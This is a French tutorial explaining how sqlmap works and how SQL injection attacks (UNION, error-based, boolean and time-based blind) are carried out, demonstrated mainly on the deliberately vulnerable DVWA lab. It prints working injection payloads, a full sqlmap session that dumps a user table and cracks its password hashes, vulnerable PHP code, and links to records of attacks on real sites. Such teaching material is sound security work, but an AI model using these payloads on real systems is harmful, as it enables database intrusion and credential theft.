SQLMAP

Sommaire

I – Présentation

sqlmap est un outil de test et d'exploitation d'injections SQL écrit en python. Il voit le jour dans sa version 0.1 en 2006 sur SourceForge. C'est un projet libre, sous licence GPL version 2. Migré sous github en 2012, son développement reste constant et de nouvelles fonctions et corrections de bug sont publiées chaque semaines. Ses deux développeurs principaux sont Bernardo Damele et Miroslav Stampar.

Il s'installe facilement via le dépôt git :
git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev

Ses principales fonctions sont :

- Le scan de vulnérabilité pour trouver des injections possibles au travers des champs HTTP, via les méthodes GET et POST, mais aussi dans les cookies ou les entêtes des pages (User-Agent, Referer…)
- L'exploitation de ces vulnérabilités sur les SGBD les plus utilisés (MySQL, PostgreSQL, MS-SQL, DB2, Sqlite, Sybase, SAP MaxDB…).
- Cinq types d'exploitation sont aujourd'hui supportés. (Voir chapitre suivant).
- Détection des solutions de filtrages (WAF)
- Dissimulation modulaires des attaques afin d'éviter ces filtres logiciel.
- Si l'architecture le permet et si l'utilisateur connaît déjà des identifiants valides, sqlmap peut se connecter directement à la base de donnée sans passer par l'interface web et obtenir les mêmes résultats (dump des informations, lancement de commande arbitraire, obtention d'un shell sur le système hébergeant la base…)
- L'identification des composants (OS, serveur web, SGBD…), basés sur les bannières, les messages d'erreurs, les entêtes placées par le serveur web, les réactions face aux tentatives d'injections etc.
- La capacité de s'adapter à toutes les situations via une multitude d'option.
  (Utilisation de proxy, de tor, d'une authentification par cookies, NTLM, certificats, suppression « fiable » des données locales etc.)
- Bruteforce optionnelle des mots de passe (hashés) récupérés lors de l’attaque.
- Peut utiliser les logs du proxy de Burp ou un résultat de recherche sur google pour la découverte de faille, et le framework metasploit pour l'exploitation.
- Assistant disponible pour simplifier au maximum l'utilisation de sqlmap par les néophytes*

* Cet assistant (option –wizard) a par exemple été utilisé lors du piratage de Comodo Brazil, qui est pourtant une autorité de certification ! La simplicité de cette attaque est assez stupéfiante. Elle fut reproduite à l'identique peu de temps après (la faille n'ayant toujours pas été colmatée) par une seconde personne. Ses traces sont disponibles ici : http://pastebin.com/F5nUf5kr

Globalement, sqlmap permet surtout d'automatiser des attaques très complexes de type « bruteforce » nécessitant des centaines de requêtes pour parvenir à obtenir les informations contenues dans la base de donnée visée. Des attaques qu'il serait donc très difficile de réaliser à la main, sans les scripter.

II – Principes de fonctionnement des attaques

1. Attaque par sérialisation des requêtes

Il est possible avec certains langages et certains SGBD d'empiler plusieurs requêtes les unes à la suite des autres. Cela ne fonctionne pas avec mysql et php, mais l'idée est simplement d'ajouter des requêtes à celle qui est lancée par le serveur web. Pour ajouter un utilisateur dans une table, un exemple pourrait ressembler à ceci :

```
SELECT * FROM users WHERE ID=1 ; INSERT INTO users(user, password) VALUES
('stephane', 'f71dbe52628a3f83a77ab494817525c6')
```

Le point virgule est ajouté au moment de l'injection. Il faut bien sur qu'il puisse passer et s'assurer que l'ensemble de la requête sera valide (ouverture/fermeture des guillemets etc.). sqlmap permet d'automatiser un grand nombre de test pour voir si ce type d'attaque est possible ou pas. Mais puisque la pile php/mysql n'est pas sensible à cette attaque, et que ce type de vulnérabilité ne doit plus être très fréquente dans la vie réelle, passons à la suivante.

2. Attaque via la commande UNION

Ce type d'attaque utilise la commande sql « union » qui permet de concaténer le résultat de deux requêtes différentes. Pour que cela fonctionne, il est nécessaire qu'il y ait le même nombre de colonne dans le résultat de chaque requêtes, et que ce résultat soit de même type. Mais de nombreuses astuces existent pour contourner ce problème lors de l'exploitation d'une SQLi.

Exemple :

Voici un extrait du code source d'une application volontairement vulnérable, DVWA (Damn Vulnerable Web Application) :


```
$id = $_GET['id'];
$id = mysql_real_escape_string($id);
$getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
$num = mysql_numrows($result);
$i=0;

  while ($i < $num) {

  $first = mysql_result($result,$i,"first_name");
  $last = mysql_result($result,$i,"last_name");

  echo '<pre>';
  echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
  echo '</pre>';

  $i++;
```

Ce code est facilement exploitable avec une union. On remarque au passage que la commande mysql_real_escape_string, censée apporter une protection supplémentaire en échappant les


caractères spéciaux n'apporte ici aucune sécurité supplémentaire. Pour obtenir la version du SGBD, on peut entrer dans le champs id la valeur : 1 UNION select version(),null
La requête exécutée par mysql sera :

```
SELECT first_name, last_name FROM users WHERE user_id = 1 UNION select version(),null
```

Le paramètre null est nécessaire car la première requête renvoie deux colonnes, first_name et last_name. Il faut donc créer une deuxième colonne. (Null pourrait aussi être remplacé par n'importe quel nombre). Le résultat est le suivant :



Bien sûr, au lieu de la version, il est possible d'obtenir le résultat de n'importe quel champs contenu dans la base de données. Dans le cas précédent, le nombre de champs de la première requête était supérieur à celle qui était injectée. Mais le contraire peut aussi se produire. Dans ce cas, il suffit de concaténer les champs voulus dans le second select (commande concat).



Profitons de ces deux champs pour en demander deux autres : le login et le mot de passe des utilisateurs de la base de donnée concernée. Le code à injecter est : union select user, password from dvwa.users. Cela fonctionne car l'utilisateur courant a le droit de lire ces différentes tables.

Nous sommes ici dans un cas très simple. En pratique l'injection peut être beaucoup plus compliquée à réaliser, et nécessitera l'ajout de signe de commentaires, l'encodage de certaines caractères, par exemple : select(char(39)) pour remplacer l'apostrophe etc.

sqlmap permet de trouver automatiquement les caractères à insérer en début ou en fin d'injection, et réalise donc la plupart des attaques automatiquement. Voyons en pratique ce qu'il est possible de faire sur l'exemple simple précédent :

```
python sqlmap.py -u "http://192.168.1.21/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=medium; PHPSESSID=40063bbb3cdd858b49b143655cda2d91" --technique=U --flush --dump

        _
 ___ ___| |_____ ___ ___  {1.0-dev-26bec72}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:44:30

[13:44:30] [INFO] flushing session file
[13:44:30] [INFO] testing connection to the target URL
[13:44:30] [INFO] heuristics detected web page charset 'ascii'
```

```
[13:44:30] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible
DBMS: 'MySQL')
[13:44:30] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to XSS
attacks
[13:44:30] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other
DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1)
and risk (1) values? [Y/n] Y
[13:44:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:44:35] [WARNING] reflective value(s) found and filtering out
[13:44:37] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find
the right number of query columns. Automatically extending the range for current UNION query
injection technique test
[13:44:37] [INFO] target URL appears to have 2 columns in query
[13:44:37] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 22 HTTP(s) requests:
---
Parameter: id (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7176766a71,0x664a656256734b766f54,0x7170627871)--
&Submit=Submit
---
[13:44:39] [INFO] testing MySQL
[13:44:39] [INFO] confirming MySQL
[13:44:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.0
[13:44:39] [WARNING] missing database parameter. sqlmap is going to use the current database to
enumerate table(s) entries
[13:44:39] [INFO] fetching current database
[13:44:39] [INFO] fetching tables for database: 'dvwa'
[13:44:39] [INFO] fetching columns for table 'users' in database 'dvwa'
[13:44:39] [INFO] fetching entries for table 'users' in database 'dvwa'
[13:44:39] [INFO] analyzing table dump for possible password hashes
[13:44:39] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools
[y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:44:42] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/opt/sqlmap-dev/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:44:59] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:45:00] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:45:00] [INFO] starting 8 processes
[13:45:03] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:45:04] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:45:06] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[13:45:07] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[13:45:09] [INFO] postprocessing table dump
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------------
+-----------------------------------------------+-----------+------------+
| user_id | user    | avatar                                                      | password
| last_name | first_name |
+---------+---------+-------------------------------------------------------------
+-----------------------------------------------+-----------+------------+
| 1       | admin   | http://137.194.17.149/dvwa/hackable/users/admin.jpg    |
5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://137.194.17.149/dvwa/hackable/users/gordonb.jpg |
e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://137.194.17.149/dvwa/hackable/users/1337.jpg     |
8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://137.194.17.149/dvwa/hackable/users/pablo.jpg    |
0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://137.194.17.149/dvwa/hackable/users/smithy.jpg   |
5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------------
+-----------------------------------------------+-----------+------------+
```

```
[13:45:09] [INFO] table 'dvwa.users' dumped to CSV file
'/home/hoper/.sqlmap/output/192.168.1.21/dump/dvwa/users.csv'
[13:45:09] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[13:45:09] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[13:45:10] [INFO] analyzing table dump for possible password hashes
Database: dvwa
Table: guestbook
[1 entry]
+------------+------+-------------------------+
| comment_id | name | comment                 |
+------------+------+-------------------------+
| 1          | test | This is a test comment. |
+------------+------+-------------------------+

[13:45:10] [INFO] table 'dvwa.guestbook' dumped to CSV file
'/home/hoper/.sqlmap/output/192.168.1.21/dump/dvwa/guestbook.csv'
[13:45:10] [INFO] fetched data logged to text files under '/home/hoper/.sqlmap/output/192.168.1.21'

[*] shutting down at 13:45:10
```

Voyons quelles sont les options qui ont été utilisées. L'option -u indique quelle url doit être analysée. Elle provient d'un simple copier/coller en provenance du navigateur.

```
-u "http://192.168.1.21/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
```

Lors de l'utilisation « manuelle » de DVWA, nous avons dû commencer par nous connecter sur l'outil. Cette connexion fournit au navigateur deux cookies de session importants. L'un comporte l'identifiant de session. L'autre le niveau de sécurité de l'application. Si sqlmap n'envoie pas ces cookies, il sera systématiquement redirigé vers la home page de connexion. Il faut donc afficher ces cookies dans le navigateur (ce qui se fait très facilement avec le plugin firebug par exemple). Puis demander à sqlmap de les utiliser. C'est le rôle de l'option :

```
--cookie="security=medium; PHPSESSID=40063bbb3cdd858b49b143655cda2d91"
```

Afin de diminuer le nombre de tentatives que sqlmap réalise pour trouver une injection utilisable, nous lui spécifions que l'on ne souhaite utiliser que des injections de type UNION :

```
--technique=U
```

sqlmap conserve l'historique des essais réalisés et des résultats obtenus. Cela permet par exemple de stopper temporairement une attaque pour la reprendre exactement à l'endroit où l'on s'était arrêté. Afin que cette exécution de démonstration ne soit pas polluée par des exécutions précédentes, on vide le cache de sqlmap avec l'option :

```
--flush
```

Enfin il faut indiquer à sqlmap ce que l'on souhaite faire une fois l'injection découverte. (dump de la base, lancement d'un shell sql, d'un shell système si possible etc.) Ici nous souhaitons simplement récupérer le contenu de la base, d'où l'option :

```
--dump
```

Observons maintenant les résultats obtenus. Très rapidement sqlmap trouve que le SGBD utilisé est mysql, et qu'une injection de type UNION est possible. Il cherche alors le bon nombre de colonne à utiliser (en augmentant le nombre de null ajouté à ses requêtes jusqu'à ce qu'il n'y ai plus d'erreurs dans la page retournée). Il ne lui aura fallu que 22 requêtes au total pour trouver le bon point d'entrée avec la bonne syntaxe. On remarque au passage que sqlmap ajoute deux tirets à la fin de son injection pour mettre en commentaire la fin de la ligne ce qui, dans ce cas précis, n'était même pas nécessaire.
Une fois le point d'entré trouvé, l'attaque peut réellement commencer. Il faut dans l'ordre trouver le nom de la base, trouver les tables qu'elle contient, puis le nom de chaque colonnes dans chaque

tables. L'ensemble est alors récupéré et analysé. L'un des champs semblant contenir des hashs de mot de passe, sqlmap propose de les brute-forcer. Ce qui, vu la robustesse des mots de passe en question, ne prend que quelques secondes avec un dictionnaire basique. L'intégralité de la base (ici un simple commentaire de test) est également affiché.

3. Attaque basée sur les messages d'erreurs

L'exploitation manuelle de la faille précédente est très facile car le programme affiche le contenu des éléments trouvés. Mais comment obtenir des informations si la faille concerne une simple vérification faite dans la base sans que cela ne provoque un affichage particulier ? La première méthode possible est l'utilisation des messages d'erreurs. En effet, si la pile applicative a conservé son paramétrage par défaut, il est fréquent que les erreurs soient affichées avec de nombreux détails sur la localisation exacte du problème. Il est aussi possible d'utiliser des bugs dans le SGBD lui même. En choisissant judicieusement les erreurs provoquées, il est alors possible de découvrir l'ensemble des informations (nom de la base, des tables, des colonnes dans les tables, puis des données elles même).

Les requêtes à réaliser sont toutefois beaucoup plus complexes. En voici quelques unes, toujours pour attaquer le site précédent. Après avoir découvert le nom de la base et des tables, sqlmap envoi l'injection suivante pour connaître le nombre d'utilisateur :

```
1 AND (SELECT 7189 FROM(SELECT COUNT(*),CONCAT(0x717a6a7671,(SELECT
IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM
dvwa.users),0x71626a6a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

Le serveur renvoie alors le message d'erreur suivant :

```
<pre>Duplicate entry 'qzjvq5qbjjq1' for key 1</pre>
```

Il y a cinq utilisateurs dans la table. On trouve le premier en envoyant l'injection :

```
1 AND (SELECT 5768 FROM(SELECT COUNT(*),CONCAT(0x717a6a7671,(SELECT
MID((IFNULL(CAST(`user` AS CHAR),0x20)),1,50) FROM dvwa.users ORDER BY user_id
LIMIT 0,1),0x71626a6a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

Le serveur répond :

```
<pre>Duplicate entry 'qzjvqadminqbjjq1' for key 1</pre>
```

On vient de trouver l'utilisateur admin. On peut alors commencer à récupérer les autres champs :

```
1 AND (SELECT 8805 FROM(SELECT COUNT(*),CONCAT(0x717a6a7671,(SELECT
MID((IFNULL(CAST(avatar AS CHAR),0x20)),1,50) FROM dvwa.users ORDER BY user_id
LIMIT 0,1),0x71626a6a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

Et on obtient :

```
<pre>Duplicate entry
'qzjvqhttp://137.194.17.149/dvwa/hackable/users/admin.jpgqbjjq1' for key 1</pre>
```

Soit le contenu du second champ (l'url de l'image correspondant au profil). Pour mieux comprendre cette attaque, comment l'erreur est provoquée, et le bug qui est exploité, il faut lire attentivement

cette page à partir de « What the attack really does » :

http://stackoverflow.com/questions/11787558/sql-injection-attack-what-does-this-do

Dans notre exemple sqlmap « brouille » les résultats en les entourant de caractères aléatoires afin de pouvoir facilement retrouver le résultat obtenu. Mais si on réalise ces attaques à la main, les résultats obtenus sont plus lisibles. Un exemple complet d'utilisation de cette faille, sans utiliser sqlmap et sur cible réelle, depuis la découverte du nom de la base de donnée jusqu'à la récupération du hash de l'administrateur est disponible ici (texte et vidéo) :

http://zerofreak.blogspot.fr/2012/02/tutorial-by-zer0freak-zer0freak-sqli.html

Mais la encore, sqlmap permet de détecter et d'utiliser ce type de vulnérabilité avec une grande efficacité.

4. Attaques « booléennes » en aveugle (ou partiellement aveugle)

Voyons maintenant ce qu'il est possible de faire si l'application web n'est pas conçue pour afficher les données présentes en base et si les bonnes pratiques de configuration sont appliqués. Autrement dit si aucun message d'erreur ne peut arriver jusqu'au client. Nous sommes maintenant dans un véritable cas d'attaque en aveugle, puisque aucune donnée ne peut directement remonter jusqu'à nous. (En tout cas par le navigateur, nous verrons que d'autres méthodes d'exfiltration de données existent).

L'application DVWA dispose bien d'une page pour tester les injections en aveugle, mais cette page se contente de masquer les messages d'erreurs. Elle ne modifie pas le fonctionnement global et affiche donc les données trouvées dans la base. Ce n'est pas un bon exemple pour une véritable attaque en aveugle.

Supposons qu'un site web utilise la valeur d'un paramètre, quel que soit son emplacement (get, post, cookie, entête http spécifique…) pour personnaliser la présentation d'une page, de quelque façon que ce soit. Ce mode de fonctionnement est très fréquent. Un bon exemple serait un paramètre « id » permettant de trouver des informations spécifiques à un utilisateur dans la base, mais on peut imaginer de nombreux autres scénarios. Un paramètre booléen (&param=true), des préférences liées à la langue ou à n'importe quoi d'autre. Prenons ce dernier cas. Supposons qu'un site web positionne un cookie dans le navigateur du client, avec la langue à utiliser. Ce cookie ressemblera à quelque chose comme LANG=fr. L'application web s'adaptera alors à chaque utilisateur. Les menus s'afficheront dans la bonne langue, via une requête qui ira chercher les bons mots en utilisant le cookie dans une clause WHERE. Le code php serait de la forme :

```
$words = "select * from TABLE where LANG=$cookie"
```

En fonction de la valeur du cookie (fr, en…) le site s'affichera donc différemment. De plus, le programme prévoit que si cette dernière requête ne renvoie aucun résultat ou provoque une erreur lors de son exécution (parce que le cookie a une valeur incorrecte ou parce que la langue en question n'est pas encore supportée) alors la langue par défaut est utilisée. Il n'y a donc jamais de messages d'erreur envoyés, que la requête s'exécute correctement ou pas.

Dans ce contexte, aucune des attaques vues précédemment ne peut fonctionner. Mais l'injection reste possible ! En effet, si le cookie vaut fr, la page s'affiche en français. De même, si je positionne la valeur du cookie à : fr AND 1=1. La requête alors exécutée sera :

```
select * from TABLE where LANG=fr AND 1=1
```

Cette requête fonctionnera parfaitement, la page s'affichera toujours en français. Maintenant provoquons une erreur, en faisant en sorte qu'aucun résultat ne soit renvoyé :

```
select * from TABLE where LANG=fr AND 1=0
```

Comme vu précédemment, dans ce cas le site web s'affichera en anglais. Nous avons donc une différence de comportement « binaire », en fonction de ce que l'on va ajouter derrière l'injection AND. On peut utiliser facilement cette indication pour obtenir la version de la base de donnée :

```
select * from TABLE where LANG=fr AND substring(version(),1,1)=5
```

La partie située à gauche du AND récupère la première lettre de la chaîne contenant la version du SGBD. Deux possibilités. Soit ce caractère est un 5, la seconde condition sera donc vérifiée (comme dans l'exemple AND 1=1) et donc le site s'affichera en français. Soit ce n'est pas un 5 et le site s'affichera en anglais. En répétant cette procédure avec d'autres chiffres, et sur d'autres positions, on peut facilement connaître la version précise du SGBD. C'est ce que l'on appelle une injection SQL en aveugle. On ne peut que profiter d'un comportement différent pour faire une hypothèse à chaque requête et voir si cette hypothèse est vraie ou fausse.

De cette façon, et même si cela nécessite énormément de requêtes, on peut récupérer l'ensemble des informations de la base en utilisant les fonctions de traitement de chaînes de caractères qui existent dans tous les SGBD comme SUBSTRING (text, start, length), ASCII (char), ou LENGTH (text). Les premières attaques de ce genre procédaient par dichotomie :

```
select * from TABLE where LANG=fr AND ASCII(SUBSTRING(user,1,1))>90
```

Le premier caractère de l'utilisateur a t-il un code ascii supérieur à 90 (Z) ? Si oui, son nom commencera probablement par une minuscule. Sinon la première lettre est probablement une majuscule. En répétant un grand nombre de fois cette opération, on peut parvenir à retrouver l'ensemble des données. Sqlmap, en automatisant ce genre d'attaque, les rend beaucoup plus facilement exploitable que s'il fallait tout faire à la main. En forçant sqlmap à travailler de cette façon sur DVWA, on peut extraire une requête au hasard pour voir comment elle a été construite :


```
GET /dvwa/vulnerabilities/sqli/?id=1%20AND%20ORD%28MID%28%28SELECT%20IFNULL
%28CAST%28column_name%20AS%20CHAR%29%2C0x20%29%20FROM
%20INFORMATION_SCHEMA.COLUMNS%20WHERE%20table_name%3D0x7573657273%20AND
%20table_schema%3D0x64767761%20LIMIT
%202%2C1%29%2C2%2C1%29%29%3E112&Submit=Submit HTTP/1.1
```

Ce qui correspond à l'injection suivante :

```
1 AND ORD(MID((SELECT IFNULL(CAST(column_name AS CHAR),0x20) FROM
INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x7573657273 AND
table_schema=0x64767761 LIMIT 2,1),2,1))>112
```

La requête précédente était identique avec 96 et celle d'avant avec 64. sqlmap fait donc initialement des sauts de 32 dans sa recherche, avant de procéder par dichotomie. On peut également observer qu'il encode les noms des champs afin de ne pas avoir besoin de quote. Ainsi, 0x7573657273 équivaut à users, et 0x64767761 à dvwa. ORD renvoi le caractère le plus à gauche de la sous chaîne fourni par MID (une fonction globalement équivalente à substr, elle même synonyme de substring).

Cette façon de procéder est beaucoup plus efficace que de tester, pour chaque caractères, si c'est un a, ou un b, ou un c… Dans certains cas, il doit être possible de faire mieux. Plutôt que de s'intéresser à la valeur décimale du code ascii, on peut s'intéresser aux bits qui constituent ce nombre. Un seul test est alors nécessaire pour chaque bit, soit il vaut zéro, soit il vaut un. Une attaque de ce genre pourrait ressembler à ceci :



Cette requête sortira donc en erreur si le 4ème bit de la valeur ascii du 10ème caractère de la chaîne étudiée vaut 1, et vrai dans le cas contraire. Ce type de recherche n'est pas implémenté dans sqlmap mais pourrait l'être un jour. La fonction regexp remplace ici l'opérateur égal, mais d'autres sont aussi possibles, comme like, rlike… Nous verrons plus loin qu'il est très facile de dissimuler ces attaques en utilisant une multitude de fonctions différentes.

5. Attaques en aveugle total

Supposons maintenant que, quelque soit l'injection réalisée, cela ne modifie en rien l'affichage. Ce serait le cas si le paramètre vulnérable entraîne une action sur le serveur (vérification, enregistrement, simple identification de l'utilisateur...) , sans que cette action n'entraîne la moindre modification sur la page affichée. Autrement dit, une requête sql est bien exécutée et nous pouvons partiellement la modifier, mais sans jamais obtenir de résultat visible. Ni même savoir, a priori, si elle a bien été exécutée ou pas. Comment exploiter une vulnérabilité de ce genre ?

Plusieurs solutions sont possibles. Premièrement, pour vérifier que la requête s'exécute bien, on peut étudier et modifier le temps de réponse du serveur. Cela peut se faire en construisant une requête que le serveur prendra beaucoup de temps à exécuter. Pour cela, on peut utiliser les fonctions sleep() ou benchmark(). Faisons un essai sur une base de données de test, créée localement :

```
 mysql> select * from login where pseudo='bonjour' ;
+----+---------+--------+---------------+-------------+
| id | pseudo  | mdp    | email         | datemariage |
+----+---------+--------+---------------+-------------+
|  1 | bonjour | machin | truc et muche | 0000-00-00  |
+----+---------+--------+---------------+-------------+
1 row in set (0.00 sec)
```

La réponse est immédiate. Imaginons maintenant que cette requête puisse être modifiée à l'aide d'une injection SQL. Ajoutons un temps d'attente (la fonction sleep renvoie toujours zéro).

```
mysql> select * from login where pseudo='bonjour' AND sleep(5)=0 ;
+----+---------+--------+---------------+-------------+
| id | pseudo  | mdp    | email         | datemariage |
+----+---------+--------+---------------+-------------+
|  1 | bonjour | machin | truc et muche | 0000-00-00  |
+----+---------+--------+---------------+-------------+
1 row in set (5.00 sec)
```

Le serveur répond bien et renvoie le même résultat, mais après avoir attendu pendant 5 secondes. Ainsi, même si la page web de l'application n'est pas modifiée, il est possible de savoir si l'injection a été prise en compte en chronométrant le temps que met le serveur à mis a répondre. Supposons que la faille soit réelle. Comment en profiter ? Il suffit alors d'utiliser cette différence de comportement (attente ou pas d'attente) pour revenir au cas précédent. Nous avons en effet un nouveau moyen de différencier deux comportements, et donc d'obtenir des réponses de type « vrai/faux » à nos questions. Voyons en local ce qui se passe en cas d'injection (le AND et tout ce qui se trouve ensuite)

```
mysql> select * from login where pseudo='bonjour' AND
IF(substring(version(),1,1) = 4 ,sleep(5), false) ;
Empty set (0.00 sec)

mysql> select * from login where pseudo='bonjour' AND
IF(substring(version(),1,1) = 5 ,sleep(5), false) ;
Empty set (5.00 sec)
```

Dans le premier cas je teste si la version majeur de mysql est 4. Le serveur répond immédiatement, car le IF a renvoyé « false ». Par contre, dans le second, le caractère examiné vaut bien 5 et le serveur attend cinq secondes avant de nous redonner la main. De cette façon on peut récupérer l'ensemble de la base de données, en utilisant exactement le même mécanisme que pour les attaques «partiellement aveugles ».

Là encore, sqlmap est d'une aide redoutable pour exploiter ce type de vulnérabilité. Il dispose également d'un mécanisme d'optimisation permettant d'adapter le temps d'attente en fonction des circonstances. Je manque de temps pour creuser le sujet et pour comprendre chacune des ces optimisations, mais d'un point de vue utilisateur, c'est d'une simplicité déconcertante. Lors d'une attaque de ce type, sqlmap demande simplement :

```
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
'--time-sec')? [Y/n]
```

Rapidement, le rythme des requêtes s’accélère. En interceptant l'une des requêtes, on observe qu'elle est de la forme :

```
1 AND (SELECT * FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL(CAST(DATABASE() AS
CHAR),0x20)),4,1))>96,0,1)))))yjrC)
```

On retrouve donc bien le même schéma que pour les attaques en aveugle vues au point 4. Il existe néanmoins une différence de taille. En effet, contrairement au cas précédent où le résultat vrai ou faux provient de l'examen d'une page, le résultat provient ici d'un chronométrage qui peut se révéler inexacte. En effet, le temps d'attente observé par le pirate peut venir du serveur, mais il peut également venir de n'importe quel autre élément de la chaîne (congestion du réseau, problème sur le serveur web, sur un proxy ou un reverse proxy etc). Il pourrait tout aussi bien venir d'un temps d'attente plus important si le SGBD est particulièrement occupé à cet instant précis. Pour éviter les

faux positifs, Miroslav stampar, l'un des développeurs de sqlmap, a mis en place la contre mesure suivante : Lorsqu'un caractère a finalement été trouvé après de nombreuses requêtes comme vu précédemment, une dernière requête est envoyée afin de confirmer que le caractère trouvé est le bon. Requête qui portera donc sur l'égalité réelle entre le caractère trouvé et ce qui se trouve réellement dans la base. Il l'explique dans un message laissé sur la liste de discussion de sqlmap, à cette adresse :

http://sourceforge.net/p/sqlmap/mailman/message/26987155/

6. Exfiltrer l'information autrement

Bien que la technique de l'attaque en aveugle fonctionne parfaitement, elle sera forcément lente et « bruyante » (des centaines, voire des milliers de requêtes apparaîtront dans les journaux du serveur).
Plusieurs solutions peuvent alors être envisagées pour exfiltrer autrement l'information.

Si la vulnérabilité exploitée autorise la création de fichier sur le serveur, il sera peut être possible de créer un fichier qui pourra être lu par la suite d'une autre façon (directement dans le navigateur si le fichier peut être crée dans l'arborescence du serveur web).

